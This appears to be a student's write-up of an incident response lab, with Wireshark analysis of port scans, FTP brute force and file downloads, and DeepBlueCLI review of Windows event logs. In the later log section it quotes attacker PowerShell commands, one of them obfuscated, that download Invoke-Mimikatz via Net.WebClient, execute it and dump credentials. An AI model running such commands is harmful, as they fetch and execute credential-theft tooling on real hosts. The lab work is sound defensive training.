

Incident Response

Overview


This incident response lab introduces core investigation techniques through network traffic analysis, file extraction, system triage, and log review. Using Wireshark, CMD, PowerShell, and DeepBlueCLI, participants detect host discovery, port scans, brute-force attempts, and file downloads; extract and verify artifacts; enumerate accounts, processes, and services; and analyze Windows Event Logs for password spraying, account creation, and PowerShell-based tool usage. The exercise concludes with mapping findings to MITRE ATT&CK techniques and building an incident timeline that connects network activity with host-based evidence..

Tools & techniques used

- **Network forensics:** Wireshark — filters (`tcp.port==80,tcp.window_size_value >= 8000`), Conversations/Statistics, Follow TCP/HTTP streams, File → Export Objects → HTTP.
 - **Artifact verification:** Exported ZIP/HTTP objects, `md5sum` to compute hashes, unzip/examine contents.
 - **Host triage (Windows):** CMD (`tasklist, net users, net localgroup`), PowerShell (`Get-LocalUser, Get-Service, Get-ScheduledTask`) and DeepBlueCLI (`./DeepBlue.ps1`) for bulk EVTX parsing.
 - **Detection keywords & IOCs:** `GET / HTTP/1.1`, `robots.txt 404`, `FTP PASS` attempts, `password.backup`, `cr4ckx0r.zip`, targeted usernames, source/destination IPs and ports.
 - **Adversary mapping:** Identify MITRE ATT&CK techniques (e.g., Password Spraying — T1110.003 / technique code included where appropriate), map observed actions to technique IDs.
-

Lab questions (Wireshark)


1. PCAP 1 - Identify the first evidence of host discovery scanning on the network (prior to TCP). What is the IP address and what is the protocol used?



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.2? Tell 192.168.56.1
2	0.002673	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.13? Tell 192.168.56.1
3	0.002824	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.14? Tell 192.168.56.1
4	0.003008	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.15? Tell 192.168.56.1
5	0.003971	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.35? Tell 192.168.56.1
6	0.004403	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.36? Tell 192.168.56.1
7	0.004545	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.37? Tell 192.168.56.1
8	0.004713	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.38? Tell 192.168.56.1

Off the bat I see there's a broadcast going out asking who is 192.168.56.2 tell 192.168.56.1. Which is saying 56.1 is the host seeing who is on the network trying to communicate


2. PCAP 1 - What IP address is being port-scanned by the malicious IP?



No.	Time	Source	Destination	Protocol	Length	Info
1083	32.410311	192.168.56.1	192.168.56.111	TCP	78	63994 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=165627982 ...
1109	32.410878	192.168.56.111	192.168.56.1	TCP	74	80 → 63994 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK PERM=1 TSva...
1110	32.410902	192.168.56.1	192.168.56.111	TCP	66	63994 → 80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=165627983 TSecr=1361292800
1148	32.411966	192.168.56.1	192.168.56.111	TCP	66	63994 → 80 [FIN, ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=165627984 TSecr=1361292...
1160	32.412480	192.168.56.111	192.168.56.1	TCP	66	80 → 63994 [FIN, ACK] Seq=1 Ack=2 Win=29056 Len=0 TSval=1361292801 TSecr=1656279...
1161	32.412504	192.168.56.1	192.168.56.111	TCP	66	63994 → 80 [ACK] Seq=2 Ack=2 Win=131744 Len=0 TSval=165627984 TSecr=1361292801
4189	88.793501	192.168.56.1	192.168.56.111	TCP	78	65523 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=165684154 ...
4192	88.793507	192.168.56.111	192.168.56.1	TCP	74	80 → 65523 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK PERM=1 TSva...

I know that port 80 is a common port scanned so if I search “tcp.port == 80” it shows what is happening with scans over port 80. And the destination on the first one is “192.168.56.111”

3. PCAP 1 - Take a closer look at some of the packets associated with FTP traffic. How many users are allowed to connect to the FTP server at once?



No.	Time	Source	Destination	Protocol	Length	Info
4196	89.043332	192.168.56.111	192.168.56.1	FTP	386	Response: 220----- Welcome to Pure-FTPd [privsep] [TLS] -----\r\n
4201	89.044461	192.168.56.111	192.168.56.1	FTP	79	Response: 220 Logout.
4535	125.021909	192.168.56.111	192.168.56.1	FTP	386	Response: 220----- Welcome to Pure-FTPd [privsep] [TLS] -----\r\n
4536	125.021914	192.168.56.111	192.168.56.1	FTP	386	Response: 220----- Welcome to Pure-FTPd [privsep] [TLS] -----\r\n
4539	125.024372	192.168.56.111	192.168.56.1	FTP	386	Response: 220----- Welcome to Pure-FTPd [privsep] [TLS] -----\r\n
4546	125.029900	192.168.56.111	192.168.56.1	FTP	386	Response: 220----- Welcome to Pure-FTPd [privsep] [TLS] -----\r\n
4653	125.146910	192.168.56.1	192.168.56.111	FTP	76	Request: AUTH TLS
4654	125.147245	192.168.56.1	192.168.56.111	FTP	77	Request: SYST

[Window size scaling factor: 128]
Checksum: 0x364e [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (320 bytes)
File Transfer Protocol (FTP)
220----- Welcome to Pure-FTPd [privsep] [TLS] -----\r\n220-You are user number 1 of 50 allowed.\r\n220-Local time is now 23:43. Server port: 21.\r\n220-This is a private system - No anonymous login\r\n220-IPv6 connections are also welcome on this server.\r\n220 You will be disconnected after 15 minutes of inactivity.\r\n[Current working directory:]

First search “ftp” (that is what the question is asking for) then proceed to details about the logs. In the FTP section “You are user number 1 of 50 allowed”

4. PCAP 1 - The attacker tries to log into the FTP server using the username "anonymous". What incorrect password is supplied?

No.	Time	Source	Destination	Protocol	Length	Info
4663	125.148276	192.168.56.111	192.168.56.1	FTP	85	Response: 215 UNIX Type: L8
4664	125.148277	192.168.56.111	192.168.56.1	FTP	108	Response: 331 User anonymous OK. Password required
4700	125.254065	192.168.56.1	192.168.56.111	FTP	72	Request: QUIT
4701	125.254131	192.168.56.1	192.168.56.111	FTP	72	Request: STAT
4702	125.254148	192.168.56.1	192.168.56.111	FTP	80	Request: PASS IEUser@
4703	125.254165	192.168.56.1	192.168.56.111	FTP	80	Request: PASS IEUser@
4705	125.254398	192.168.56.111	192.168.56.1	FTP	92	Response: 530 You aren't logged in
4709	125.254830	192.168.56.111	192.168.56.1	FTP	133	Response: 221 Goodbye. You uploaded 0 and downloaded 0 bytes

Staying in the FTP search, in the “info” field “PASS IEUser@” is stated

5. PCAP 1 - Export the robots.txt 404 page from packet 4612 as a HTTP Object and open the text file. What is the version number of Apache running on 192.168.56.111?

Wireshark interface showing packet capture data and a detailed view of an HTTP 404 Not Found response.

Packet List:

No.	Time	Protocol	Length	Info
4532	125.01614	TCP	78	49305 → 80 [SYN, ECN, ...]
4533	125.01676	TCP	74	80 → 49305 [SYN, ACK, ...]
4534	125.01679	TCP	66	49305 → 80 [ACK] Seq=1
4560	125.09474	HTTP	228	GET /robots.txt HTTP/1
4572	125.09549	TCP	66	80 → 49305 [ACK] Seq=1
4612	125.09741	HTTP	534	HTTP/1.1 404 Not Found
4613	125.09743	TCP	66	49305 → 80 [ACK] Seq=1
4614	125.09746	TCP	66	80 → 49305 [FIN, ACK]

Packet Details (Frame 4612):

- Encapsulation: Follow
- Arrival Time: [Time shift for ...]
- Epoch Time: 15 [Time delta from ...]
- [Time delta from ...]
- [Time delta from ...]
- [Time since reference ...]
- Frame Number: 4612
- Frame Length: 534 bytes (4272 bits)
- Capture Length: 534 bytes (4272 bits)

HTTP Stream (tcp.stream eq 2078):

```

GET /robots.txt HTTP/1.1
Host: 192.168.56.111
Connection: close
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book

HTTP/1.1 404 Not Found
Date: Mon, 25 May 2020 13:44:34 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 288
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /robots.txt was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 192.168.56.111 Port 80</address>
</body></html>

```

Search "http" and find No.4612 and right click and follow and go to Http Stream and the answer is located there

6. PCAP 2 - What IP address downloaded the ZIP file?

No.	Time	Source	Destination	Protocol	Length	Info
13	1.604709	192.168.56.1	192.168.56.111	TCP	78	80 → 36800 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
14	1.604852	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [ACK] Seq=1 Ack=1 Win=292 Len=0
15	1.604876	192.168.56.1	192.168.56.111	TCP	66	[TCP Window Update] 80 → 36800 [ACK] Seq=353 Ack=155 Win=292 Len=0
16	1.605049	192.168.56.111	192.168.56.1	HTTP	418	GET /deployment/ HTTP/1.1
17	1.605069	192.168.56.1	192.168.56.111	TCP	66	80 → 36800 [ACK] Seq=1 Ack=353 Win=292 Len=0
18	1.606177	192.168.56.1	192.168.56.111	TCP	220	80 → 36800 [PSH, ACK] Seq=1 Ack=353 Win=292 Len=0
19	1.606395	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [ACK] Seq=353 Ack=155 Win=292 Len=0
20	1.606396	192.168.56.1	192.168.56.111	HTTP	477	HTTP/1.0 200 OK (text/html)

[Timestamps]
 TCP payload (352 bytes)
 Hypertext Transfer Protocol
 GET /deployment/ HTTP/1.1\r\n
 Host: 192.168.56.1\r\n
 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n
 Referer: http://192.168.56.1/\r\n
 Connection: keep-alive\r\n
 Upgrade-Insecure-Requests: 1\r\n
 \r\n
 [Full request URI: http://192.168.56.1/deployment/]
 [HTTP request 1/1]
 [Response in frame: 20]

Going through the logs I found a “GET /deployment/ HTTP/1.1” in Info and going through the details there is a zip file being extracted and the source is 192.168.56.111

7. PCAP 2 - What is the source port (server) and destination port (client) for the file download?

No.	Time	Source	Destination	Protocol	Length	Info
16	1.605049	192.168.56.111	192.168.56.1	HTTP	418	GET /deployment/ HTTP/1.1
17	1.605069	192.168.56.1	192.168.56.111	TCP	66	80 → 36800 [ACK] Seq=1 Ack=353 Win=292 Len=0
18	1.606177	192.168.56.1	192.168.56.111	TCP	220	80 → 36800 [PSH, ACK] Seq=1 Ack=353 Win=292 Len=0
19	1.606395	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [ACK] Seq=353 Ack=155 Win=292 Len=0
20	1.606396	192.168.56.1	192.168.56.111	HTTP	477	HTTP/1.0 200 OK (text/html)
21	1.606757	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [FIN, ACK] Seq=353 Ack=5 Len=0
22	1.606801	192.168.56.1	192.168.56.111	TCP	66	80 → 36800 [ACK] Seq=567 Ack=354 Win=292 Len=0
23	1.609011	192.168.56.111	192.168.56.1	TCP	74	36800 → 80 [SYN] Seq=0 Win=292 Len=0

[Stream index: 1]
 [TCP Segment Len: 0]

Right under that packet there's a packet that has 80 -> 36800

8. What is the filename of the downloaded zip file?

Wireshark · Follow TCP Stream (tcp.stream eq 1) · PCAP Two.pcapng

Upgrade-Insecure-Requests: 1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.5.4
Date: Fri, 22 May 2020 12:51:03 GMT
Content-type: text/html; charset=utf-8
Content-Length: 411

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /deployment/</title>
</head>
<body>
<h1>Directory listing for /deployment/</h1>
<hr>
<ul>
<li><a href="cr4ckx0r/">cr4ckx0r/</a></li>
<li><a href="cr4ckx0r.zip">cr4ckx0r.zip</a></li>
</ul>
<hr>
</body>
</html>
```

1 client pkt(s), 2 server pkt(s), 1 turn(s).

Staying in the same packet right click go to follow and go to TCP Stream and at the bottom the file is stated

9. PCAP 2 - Export the ZIP file and save it to your system. What are the first 5 characters of the MD5 hash value of the ZIP file?

The image shows the Wireshark interface with the 'File' menu open. The 'Export Objects' option is selected, which has opened a sub-menu. In the background, the packet list shows several TCP packets from 192.168.56.1. Below the main window, the 'Wireshark - Export - HTTP object list' window is open, displaying a table of exported objects.

Packet	Hostname	Content Type	Size	Filename
8	192.168.56.1	text/html	344 bytes	/
20	192.168.56.1	text/html	411 bytes	deployment
30	192.168.56.1	text/html	513 bytes	cr4ckx0r
79	192.168.56.1	image/jpeg	49 kB	meow.jpg
323	192.168.56.1	application/zip	316 kB	cr4ckx0r.zip

At the bottom of the 'HTTP object list' window, there are buttons for 'Help', 'Save All', 'Close', and 'Save'.

To export, go to file -> export objects -> http and select "cr4ckx0r.zip"

```
Terminal - ubuntu@ip-10-0-15-57: ~/Desktop/Wireshark Network Investigations
File Edit View Terminal Tabs Help
ubuntu@ip-10-0-15-57:~$ bash
ubuntu@ip-10-0-15-57:~$ dir
Desktop Documents Downloads Music Pictures Public Templates Videos snap
ubuntu@ip-10-0-15-57:~$ cd Desktop/
ubuntu@ip-10-0-15-57:~/Desktop$ dir
CyberChef_v9.28.0 Volatility\ Exercise
Hashing\ and\ Integrity Wireshark\ Network\ Investigations
Metadata\ and\ File\ Carving
ubuntu@ip-10-0-15-57:~/Desktop$ cd Wireshark\ Network\ Investigations/
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ dir
PCAP\ One.pcapng PCAP\ Three.pcapng PCAP\ Two.pcapng cr4ckx0r.zip
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ md5sum cr4ckx0r
.zip
9705887df2392cbaba55ec31871097c2 cr4ckx0r.zip
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$
```

And open terminal and use "md5sum"

10. PCAP 2 - What is the name of the file inside the ZIP? (without file extension)

```
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ unzip cr4ckx0r.zip
Archive: cr4ckx0r.zip
  inflating: hashcat
```

Unzip cr4ckx0r.zip

11. PCAP 2 - What are the first 5 characters of the MD5 hash value of the file inside the ZIP?

```
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ md5sum hashcat
5a6886de0f940c3c4f719730948d7846 hashcat
```

12. PCAP 3 - What IP address is running an FTP server?

ftp					
No.	Time	Source	Destination	Protocol	Length Info
39	0.002684080	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)
51	0.004816966	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)
53	0.005386787	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)
54	0.005625814	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)
57	0.006605471	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)
59	0.007862909	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)
60	0.007912332	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)
62	0.008471269	192.168.56.118	192.168.56.111	FTP	86 Response: 220 (vsFTPd 3.0.3)

Search ftp and see in info there's "Response:220" meaning successful authentication and the source is "192.168.56.118"

13. PCAP 3 - At what time does the attacker send the first password in a dictionary attack against the FTP server?

ftp					
No.	Time	Source	Destination	Protocol	Length Info
138	0.357639700	192.168.56.118	192.168.56.111	FTP	100 Response: 331 Please specify the p
139	0.358329913	192.168.56.118	192.168.56.111	FTP	100 Response: 331 Please specify the p
140	0.358790558	192.168.56.118	192.168.56.111	FTP	100 Response: 331 Please specify the p
145	0.461951364	192.168.56.111	192.168.56.118	FTP	79 Request: PASS 123456
146	0.461986601	192.168.56.111	192.168.56.118	FTP	78 Request: PASS 12345
147	0.462004015	192.168.56.111	192.168.56.118	FTP	81 Request: PASS 12345678
148	0.462008865	192.168.56.111	192.168.56.118	FTP	79 Request: PASS daniel
149	0.462012051	192.168.56.111	192.168.56.118	FTP	70 Request: PASS nicole

▾ Frame 145: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0
 ▸ Interface id: 0 (enp0s3)
 Encapsulation type: Ethernet (1)
 Arrival Time: May 26, 2020 14:51:19.641738650 UTC
 [Time shift for this packet: 0.000000000 seconds]
 Epoch Time: 1590504679.641738650 seconds
 [Time delta from previous captured frame: 0.102571080 seconds]

Find the first password (PASS) attempt in the log of packets and find the details arrival time

14. PCAP 3 - At what time does the attacker successfully log into the FTP server?

ftp					
No.	Time	Source	Destination	Protocol	Length Info
1025	32.263854266	192.168.56.111	192.168.56.118	FTP	78 Request: USER chris
1027	32.264021009	192.168.56.118	192.168.56.111	FTP	100 Response: 331 Please specify the p
1029	34.957218416	192.168.56.111	192.168.56.118	FTP	79 Request: PASS naruto
1030	34.970542805	192.168.56.118	192.168.56.111	FTP	89 Response: 230 Login successful.
1032	34.971492407	192.168.56.111	192.168.56.118	FTP	72 Request: SYST
1033	34.971576206	192.168.56.118	192.168.56.111	FTP	85 Response: 215 UNIX Type: L8
1035	39.456335656	192.168.56.111	192.168.56.118	FTP	94 Request: PORT 192,168,56,111,148,41
1036	39.456628450	192.168.56.118	192.168.56.111	FTP	117 Response: 200 PORT command successful

▾ Frame 1029: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0
 ▸ Interface id: 0 (enp0s3)
 Encapsulation type: Ethernet (1)
 Arrival Time: May 26, 2020 14:51:54.137005702 UTC
 [Time shift for this packet: 0.000000000 seconds]
 Epoch Time: 1590504714.137005702 seconds

Find the packet with the successful attempt (naruto) and find the arrival time

15. PCAP 3 - What credentials allowed the attacker to log into the FTP server?
Chris Naruto (from the previous screen shot)

16. PCAP 3 - What is the name of the file downloaded from the FTP server?

PCAP Three.pcapng					
No.	Time	Source	Destination	Protocol	Length
1048	39.459195592	192.168.56.118	192.168.56.111	FTP	
1049	39.459473676	192.168.56.111	192.168.56.118	TCP	
1050	44.278273169	192.168.56.111	192.168.56.118	FTP	
1051	44.278405980	192.168.56.118	192.168.56.111	FTP	
1052	44.278905933	192.168.56.111	192.168.56.118	FTP	
1053	44.279253584	192.168.56.118	192.168.56.111	FTP	
1054	44.279619855	192.168.56.111	192.168.56.118	FTP	

▾ Frame 1054: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface 0
 ▸ Interface id: 0 (enp0s3)
 Encapsulation type: Ethernet (1)
 Arrival Time: May 26, 2020 14:52:03.459407141 UTC
 [Time shift for this packet: 0.000000000 seconds]
 Epoch Time: 1590504723.459407141 seconds
 [Time delta from previous captured frame: 0.000366271 seconds]
 [Time delta from previous displayed frame: 0.000366271 seconds]
 [Time since reference or first frame: 44.279619855 seconds]
 Frame Number: 1054
 Frame Length: 88 bytes (704 bits)
 Capture Length: 88 bytes (704 bits)
 [Frame is marked: False]
 [Frame is ignored: False]
 [Protocols in frame: eth:ethertype:ip:tcp:ftp]
 [Coloring Rule Name: TCP]

220 (vsFTPd 3.0.3)
 USER chris
 331 Please specify the password.
 PASS naruto
 230 Login successful.
 SYST
 215 UNIX Type: L8
 PORT 192,168,56,111,148,41
 200 PORT command successful. Consider using PASV.
 LIST
 150 Here comes the directory listing.
 226 Directory send OK.
 TYPE I
 200 Switching to Binary mode.
 PORT 192,168,56,111,188,173
 200 PORT command successful. Consider using PASV.
 RETR password.backup
 150 Opening BINARY mode data connection for password.backup (56 bytes).
 226 Transfer complete.
 QUIT
 221 Goodbye.

9 client pkt(s), 12 server pkt(s), 18 turn(s).
 Entire conversation (533 bytes) Show and save data as ASCII Stream 32
 Find:

Use follow again and “password.backup” is stated (also stated in packets)

17. PCAP 3 - At what time does the attacker send the request to download this file from the FTP server?

tcp.stream eq 32						
No.	Time	Source	Destination	Protocol	Length	Info
1048	39.459195592	192.168.56.118	192.168.56.111	FTP	90	Response: 226 Directory send OK.
1049	39.459473676	192.168.56.111	192.168.56.118	TCP	66	59966 → 21 [ACK] Seq=66 Ack=211 Win
1050	44.278273169	192.168.56.111	192.168.56.118	FTP	74	Request: TYPE I
1051	44.278405980	192.168.56.118	192.168.56.111	FTP	97	Response: 200 Switching to Binary m
1052	44.278905933	192.168.56.111	192.168.56.118	FTP	95	Request: PORT 192,168,56,111,188,1
1053	44.279253584	192.168.56.118	192.168.56.111	FTP	117	Response: 200 PORT command success
1054	44.279619855	192.168.56.111	192.168.56.118	FTP	88	Request: RETR password.backup
1058	44.280731401	192.168.56.118	192.168.56.111	FTP	139	Response: 150 Opening BINARY mode
Frame 1054: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface 0						
Interface id: 0 (enp0s3)						
Encapsulation type: Ethernet (1)						
Arrival Time: May 26, 2020 14:52:03.459407141 UTC						
[Time shift for this packet: 0.000000000 seconds]						

Find the packets that contains “password.backup” and look through details and find the timestamp

Lab questions (DeepBlueCLI (PS) /CMD)

1. Run DeepBlueCLI from a PowerShell window, and set the target evtx file as .\evtx\password-spray.evtx. How many accounts were targeted in a password spray attack, and what is the MITRE ATT&CK Technique ID for password spraying?

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\password-spray.evtx

Date       : 4/30/2019 7:27:40 PM
Log        : Security
EventID    : 4648
Message    : Distributed Account Explicit Credential Use (Password Spray Attack)
Results    : The use of multiple user account access attempts with explicit credentials is an indicator of a password
              spray attack.
              Target Usernames: gsalinas cdavis lpesce Administrator mellott dpendolino cragoso baker cmoody rbowes
              jkulikowski jleytevidal tbennett zmathis bgreenwood cspizor wstrzelec drook dmashburn sanson cfleener celgee
              bhostetler eskoudis kpermyan mtoussain thessman bgalbraith ssims psmith jorchilles smisenar bking mdouglas
              jlake jwright econrad edygert lschifano sarmstrong ebooth
              Unique accounts sprayed: 41
              Accessing Username: jwrig
              Accessing Host Name: DESKTOP-JR78RLP

Command   :
Decoded   :

Date       : 4/30/2019 7:27:00 PM
Log        : Security
EventID    : 1102
Message    : Audit Log Clear
Results    : The Audit log was cleared.
              Account Name: jwrig

Command   :
Decoded   :
```

First open PowerShell and cd into where DeepBlue is located and run “.\DeepBlue.ps1 .\evtx\password-spray.evtx” and the number of accounts is stated then look up in MITRE the code for password spraying

2. Still looking at password-spray.evtx, what is the responsible user and hostname of the system?
Looking at the same output at the bottom of the “Results” the username and Hostname are stated

3. Investigate new-user-security.evtx. What is the username of the created account, and what group was it added to?

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\new-user-security.evtx

Date      : 10/23/2013 4:22:40 PM
Log       : Security
EventID   : 4732
Message   : User added to local Administrators group
Results   : Username: -
           User SID: S-1-5-21-3463664321-2923530833-3546627382-1000

Command   :
Decoded   :

Date      : 10/23/2013 4:22:39 PM
Log       : Security
EventID   : 4720
Message   : New User Created
Results   : Username: IEUser
           User SID: S-1-5-21-3463664321-2923530833-3546627382-1000
```

Run “.\DeepBlue.ps1 .\evtx\new-user-security.evtx” and username and group and stated

4. Investigate powersploit-system.evtx. What is MOST RECENT the file that is being downloaded using PowerShell's 'Net.WebClient' functionality? Provide the full URL

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\powersploit-system.evtx

Date      : 9/20/2016 6:45:48 PM
Log       : Security
EventID   : 4688
Message   : Suspicious Command Line
Results   : Download via Net.WebClient DownloadString
           Command referencing Mimikatz

Command   : powershell.exe "IEX (New-Object Net.WebClient).DownloadString('http://eic.me/17'); Invoke-Mimikatz -DumpCreds"
Decoded   :

Date      : 9/20/2016 6:45:24 PM
Log       : Security
EventID   : 4688
Message   : Suspicious Command Line
Results   : Download via Net.WebClient DownloadString
           Command referencing Mimikatz
           PowerSploit Invoke-Mimikatz.ps1
           Use of PowerSploit

Command   : powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
Decoded   :

Date      : 9/20/2016 6:45:16 PM
Log       : Security
EventID   : 1102
Message   : Audit Log Clear
Results   : The Audit log was cleared.
           Account Name: IEUser

Command   :
Decoded   :
```

Run “.\DeepBlue.ps1 .\evtx\powersploit-system.evtx” and looking at the date field you see most recent is at the top and in the command field the URL is stated

5. To look at all of the event logs at once and export it to a text file, we can use the following argument `".\DeepBlue.ps1 .\evtx* > output.txt"`. Lots of open-source offensive tools are stored on GitHub, which means attackers can download them using PowerShell. Open the created text file and use CTRL+F to search for "githubusercontent". What is the .ps1 script that is downloaded?

```

500      ,',yJa+y'
501      ,',yJa+',',htyJa+',',a+yJaat',',yJa+y',',ion/',',sty',',ttife',',Ja+y',',aon/Invo',',yJaMi',',y',',PoyJa',',yJa
502      r',',yJa
503      ',ng({',',+yJawerSplo',',yJaj',',0',',E',',((Gv yJ',',['') -cReplAce ([Char]121+[Char]74+[Char]97),[Char]
504      39))
505 Decoded :
506 Date      : 8/30/2017 6:18:01 PM
507 Log       : Powershell
508 EventID   : 4104
509 Message  : Suspicious Command Line
510 Results   : Possible command obfuscation: only 60% alphanumeric and common symbols
511 Command  : .((Gv 'mDR*').nAmE[3,11,2]-Join'')(((IEX (New'+-Ob'++jec'+t Net.WebClient).DownloadString(
512      {0}ht'+tps://'+
513      +raw.git'+hubus'+ercontent.
514      com/mattifest'+ation/Po'+werSploit/ma'+st'+er/Exfil'+t'+r'+ati'+on/Invo
515      ke'+-Mimika'+t'+z'+.ps1('+0)); Inv'+oke'+-Mi'+m'+ikat'+z -Dum'+p'+Creds') -f[cHaR]39))
516 Decoded :
517 Date      : 8/30/2017 6:17:12 PM
518 Log       : Powershell
519 EventID   : 4104
520 Message  : Suspicious Command Line
521 Results   : Download via Net.WebClient DownloadString
522      Command referencing Mimikatz
